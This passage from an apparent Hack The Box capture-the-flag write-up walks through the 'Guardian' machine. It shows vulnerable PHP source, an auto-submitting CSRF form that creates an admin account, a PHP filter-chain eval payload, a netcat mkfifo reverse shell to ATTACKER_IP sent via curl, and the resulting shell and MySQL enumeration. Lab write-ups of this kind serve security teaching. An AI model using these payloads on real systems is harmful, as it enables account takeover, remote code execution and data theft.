
Now, with this cookie, we can access the Lecturer Portal!
CSRF

I couldn’t find much that the Lecturer could do that would get us Initial Access. What I could find was that teachers can upload a new notice on the notice board with a reference link, which the admin will check out. However, this isn’t very useful at the moment, so I kept looking at the gitea code.
Then, I found an interesting piece of code in /admin/createuser.php
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
<?php
require '../includes/auth.php';
require '../config/db.php';
require '../models/User.php';
require '../config/csrf-tokens.php';

$token = bin2hex(random_bytes(16));
add_token_to_pool($token);

if (!isAuthenticated() || $_SESSION['user_role'] !== 'admin') {
    header('Location: /login.php');
    exit();
}

$config = require '../config/config.php';
$salt = $config['salt'];

$userModel = new User($pdo);

if ($_SERVER['REQUEST_METHOD'] === 'POST') {

    $csrf_token = $_POST['csrf_token'] ?? '';

    if (!is_valid_token($csrf_token)) {
        die("Invalid CSRF token!");
    }

    $username = $_POST['username'] ?? '';
    $password = $_POST['password'] ?? '';
    $full_name = $_POST['full_name'] ?? '';
    $email = $_POST['email'] ?? '';
    $dob = $_POST['dob'] ?? '';
    $address = $_POST['address'] ?? '';
    $user_role = $_POST['user_role'] ?? '';

    // Check for empty fields
    if (empty($username) || empty($password) || empty($full_name) || empty($email) || empty($dob) || empty($address) || empty($user_role)) {
        $error = "All fields are required. Please fill in all fields.";
    } else {
        $password = hash('sha256', $password . $salt);

        $data = [
            'username' => $username,
            'password_hash' => $password,
            'full_name' => $full_name,
            'email' => $email,
            'dob' => $dob,
            'address' => $address,
            'user_role' => $user_role
        ];

        if ($userModel->create($data)) {
            header('Location: /admin/users.php?created=true');
            exit();
        } else {
            $error = "Failed to create user. Please try again.";
        }
    }
}
?>

<!DOCTYPE html>
<html lang="en">

<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Create User - Admin Dashboard</title>
    <link href="../static/vendor/tailwindcss/tailwind.min.css" rel="stylesheet">
    <link href="../static/styles/icons.css" rel="stylesheet">
    <style>
        body {
            display: flex;
            height: 100vh;
            overflow: hidden;
        }

        .sidebar {
            flex-shrink: 0;
            width: 15rem;
            background-color: #1a202c;
            color: white;
        }

        .main-content {
            flex: 1;
            overflow-y: auto;
        }
    </style>
</head>

<body class="bg-gray-100">
    <div class="sidebar">
        <!-- Include Admin Sidebar -->
        <?php include '../includes/admin/sidebar.php'; ?>
    </div>

    <!-- Main Content -->
    <div class="main-content">
        <nav class="bg-white shadow-sm">
            <div class="mx-6 py-4">
                <h1 class="text-2xl font-semibold text-gray-800">Create New User</h1>
            </div>
        </nav>

        <div class="p-6">
            <div class="bg-white rounded-lg shadow p-6">
                <?php if (isset($error)): ?>
                    <div class="bg-red-100 text-red-700 p-4 rounded mb-4">
                        <?php echo htmlspecialchars($error); ?>
                    </div>
                <?php endif; ?>
                <form method="POST" class="space-y-4">
                    <div>
                        <label class="block text-sm font-medium text-gray-700">Username</label>
                        <input type="text" name="username" required
                            class="mt-1 block w-full rounded-md border-gray-300 shadow-sm focus:border-indigo-500 focus:ring-indigo-500">
                    </div>
                    <div>
                        <label class="block text-sm font-medium text-gray-700">Password</label>
                        <input type="password" name="password" required
                            class="mt-1 block w-full rounded-md border-gray-300 shadow-sm focus:border-indigo-500 focus:ring-indigo-500">
                    </div>
                    <div>
                        <label class="block text-sm font-medium text-gray-700">Full Name</label>
                        <input type="text" name="full_name" required
                            class="mt-1 block w-full rounded-md border-gray-300 shadow-sm focus:border-indigo-500 focus:ring-indigo-500">
                    </div>
                    <div>
                        <label class="block text-sm font-medium text-gray-700">Email</label>
                        <input type="email" name="email" required
                            class="mt-1 block w-full rounded-md border-gray-300 shadow-sm focus:border-indigo-500 focus:ring-indigo-500">
                    </div>
                    <div>
                        <label class="block text-sm font-medium text-gray-700">Date of Birth (YYYY-MM-DD)</label>
                        <input type="date" name="dob" required
                            class="mt-1 block w-full rounded-md border-gray-300 shadow-sm focus:border-indigo-500 focus:ring-indigo-500">
                    </div>
                    <div>
                        <label class="block text-sm font-medium text-gray-700">Address</label>
                        <textarea name="address" rows="3" required
                            class="mt-1 block w-full rounded-md border-gray-300 shadow-sm focus:border-indigo-500 focus:ring-indigo-500"></textarea>
                    </div>
                    <div>
                        <label class="block text-sm font-medium text-gray-700">User Role</label>
                        <select name="user_role" required
                            class="mt-1 block w-full rounded-md border-gray-300 shadow-sm focus:border-indigo-500 focus:ring-indigo-500">
                            <option value="student">Student</option>
                            <option value="lecturer">Lecturer</option>
                            <option value="admin">Admin</option>
                        </select>
                    </div>
                    <input type="hidden" name="csrf_token" value="<?= htmlspecialchars($token) ?>">
                    <div class="flex justify-end">
                        <button type="submit" class="bg-indigo-600 text-white px-4 py-2 rounded-lg hover:bg-indigo-700">
                            Create User
                        </button>
                    </div>
                </form>
            </div>
        </div>
    </div>
</body>

</html>
It seems like the admin can create a new user with different roles, including the admin role. With a CSRF (Client-Side Request Forgery) token, we can send a POST request HTML code to create a new user. As the reference link on a new notice is viewed by the admin, we can send the HTML file through there.
However, we still need a CSRF token. Through the above file, I also found /config/csrf-tokens.php.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
<?php

$global_tokens_file = __DIR__ . '/tokens.json';

function get_token_pool()
{
    global $global_tokens_file;
    return file_exists($global_tokens_file) ? json_decode(file_get_contents($global_tokens_file), true) : [];
}

function add_token_to_pool($token)
{
    global $global_tokens_file;
    $tokens = get_token_pool();
    $tokens[] = $token;
    file_put_contents($global_tokens_file, json_encode($tokens));
}

function is_valid_token($token)
{
    $tokens = get_token_pool();
    return in_array($token, $tokens);
}
We only require any CSRF token among the ones in the token pool. I easily found this in the source code of http://portal.guardian.htb/lecturer/notices/create.php. Note that the token may expire before you submit your exploit. So, if the exploit doesn’t work, try to change the token to a newer one.
We can now create our exploit!
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>CSRF Exploit</title>
</head>
<body>
<h1>CSRF Exploit</h1>
<form id="csrfForm" action="http://portal.guardian.htb/admin/createuser.php" method="POST">
    <input type="hidden" name="username" value="DonutMaster">
    <input type="hidden" name="password" value="donutdonut">
    <input type="hidden" name="full_name" value="Donut Master">
    <input type="hidden" name="email" value="donut@donut.dcom">
    <input type="hidden" name="dob" value="2026-02-27">
    <input type="hidden" name="address" value="123 Hacker Street">
    <input type="hidden" name="user_role" value="admin">
    <input type="hidden" name="csrf_token" value="070ebb53a4985875937de5743fedf7ee">
</form>
<script>
    document.getElementById('csrfForm').submit();
</script>
</body>
</html>
For all values, make sure to check the structure of them in admin/createuser.php. For example, the dob (date of birth) value is structured as yyyy-mm-dd.

1
2
3
4
┌──(kali㉿kali)-[~/Desktop/HTB/Guardian]
└─$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.129.202.245 - - [27/Feb/2026 18:25:43] "GET /exploit.html HTTP/1.1" 200 -


Now, we can try to login with the credentials we created earlier.
LFI + Code Execution + Initial Access

Looking at the Reports tab, we can access multiple different reports that are available. If we click on one of them (for example, the Enrollment Report), the url looks like this:
1
http://portal.guardian.htb/admin/reports.php?report=reports/enrollment.php
We could possibly get Local File Inclusion (LFI) and Code Execution.

URL: http://portal.guardian.htb/admin/reports.php?report=php://filter/convert.base64-encode/resource=reports/enrollment.php
We can see that with PHP filtering, we can get LFI and Code Execution with this. We need a bash reverse shell to get Initial Access through Code Execution. The one that worked for me was:
1
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc ATTACKER_IP PORT >/tmp/f
Make sure to base64 encode the above. Now, you can use a curl command to get a reverse shell:
1
2
3
curl -g -o - -X POST 'http://portal.guardian.htb/admin/reports.php?report=YOUR_FILTER' \
  -b "PHPSESSID=8jdn6iacdibftrjp4bnga3pika" \
  --data-urlencode 'a=system("echo cm0gL3RtcC9mO21rZmlmbyAvdG1wL2Y7Y2F0IC90bXAvZnxzaCAtaSAyPiYxfG5jIEFUVEFDS0VSX0lQIFBPUlQgPi90bXAvZg== | base64 -d | bash");'
For the php filter (YOUR_FILTER part), you can use php-filter-chain-generator by synacktiv with this comand:
1
python3 php_filter_chain_generator.py --chain '<?php eval($POST["a"]);?>'
After running the curl command, we get a reverse shell!
1
2
3
4
5
6
7
8
9
10
11
┌──(kali㉿kali)-[~/tools/php_filter_chain_generator]
└─$ penelope -p 1337
[+] Listening for reverse shells on 0.0.0.0:1337 → REDACTED
➤  🏠 Main Menu (m) 💀 Payloads (p) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
[+] Got reverse shell from guardian~10.129.202.245-Linux-x86_64 😍️ Assigned SessionID <1>
[+] Attempting to upgrade shell to PTY...
[+] Shell upgraded successfully using /usr/bin/python3! 💪
[+] Interacting with session [1] • Shell Type PTY • Menu key F12 ⇐
[+] Logging to /home/kali/.penelope/sessions/guardian~10.129.202.245-Linux-x86_64/2026_02_27-19_02_16-574.log 📜
─────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────
www-data@guardian:~/portal.guardian.htb/admin$
User Flag
Since we now have Initial Access, we can access the MySQL databases with the username and password we found earlier.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
www-data@guardian:~/portal.guardian.htb/admin$ mysql -h localhost -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 16018
Server version: 8.0.43-0ubuntu0.22.04.1 (Ubuntu)

Copyright (c) 2000, 2025, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
Now, let’s search for possibly useful information.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| guardiandb         |
| information_schema |
| mysql              |
| performance_schema |
| sys                |
+--------------------+
5 rows in set (0.00 sec)

mysql> use guardiandb;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+----------------------+
| Tables_in_guardiandb |
+----------------------+
| assignments          |
| courses              |
| enrollments          |
| grades               |
| messages             |
| notices              |
| programs             |
| submissions          |
| users                |
+----------------------+
9 rows in set (0.00 sec)

mysql> select * in users
    -> ;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'in users' at line 1
mysql> select * from users;
